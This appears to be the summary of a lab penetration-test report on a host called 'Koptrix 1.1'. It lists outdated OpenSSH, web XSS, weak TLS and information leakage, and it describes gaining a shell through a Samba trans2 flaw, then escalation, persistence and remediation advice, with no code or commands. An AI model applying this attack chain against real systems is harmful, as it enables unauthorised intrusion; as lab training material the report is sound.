During the security assessment on the target host 192.168.0.18 (Koptrix 1.1), several high to medium severity vulnerabilities were identified through manual enumeration and OpenVAS scanning. The system was found to be running outdated and insecure services, most notably OpenSSH 2.9p2, which still supports SSHv1 and weak cryptographic algorithms, enabling downgrade attacks and brute-force attempts. The web server also contained multiple long-standing security issues including Webalizer XSS vulnerabilities, TRACE/TRACK method exposure, weak SSL/TLS ciphers, and an expired SSL certificate, all of which increase the likelihood of credential theft, session hijacking, and MITM attacks.

Using enumeration and exploitation techniques, shell access was obtained successfully on the machine using Samba trans2 vulnerability, demonstrating that remote code execution was achievable with available exploit paths. Post-exploitation actions were carried out including privilege escalation validation, persistence methods and internal system review. OpenVAS results confirmed most of the manually observed weaknesses and highlighted cryptographic misconfigurations, certificate issues, user information leakage via Apache UserDir, and weak SSL/TLS protocol support.

This assessment replicates a realistic attack chain:

Discovery → Enumeration → Exploitation → Post-Exploitation → Persistence → Reporting

Conclusion

The target system is highly vulnerable and susceptible to compromise by attackers using publicly available exploits. Multiple critical components rely on outdated protocols, weak ciphers and insecure configurations, significantly reducing the overall security posture. The successful shell access validates that exploitation is not only theoretical but practically achievable without advanced attack methods. The presence of *SShv1, weak key exchange, Webalizer XSS, TRACE enabled HTTP, SSL misconfigurations, expired certificates, and information leakage* collectively form a high-risk environment.

Immediate remediation is recommended to harden the system, including disabling deprecated protocols, enforcing strong cryptography, patching XSS weaknesses, rotating SSH keys, upgrading OpenSSH, and configuring TLS securely. With proper security controls and patching policies, the attack surface can be significantly reduced, preventing unauthorized access and ensuring resilience against future threats.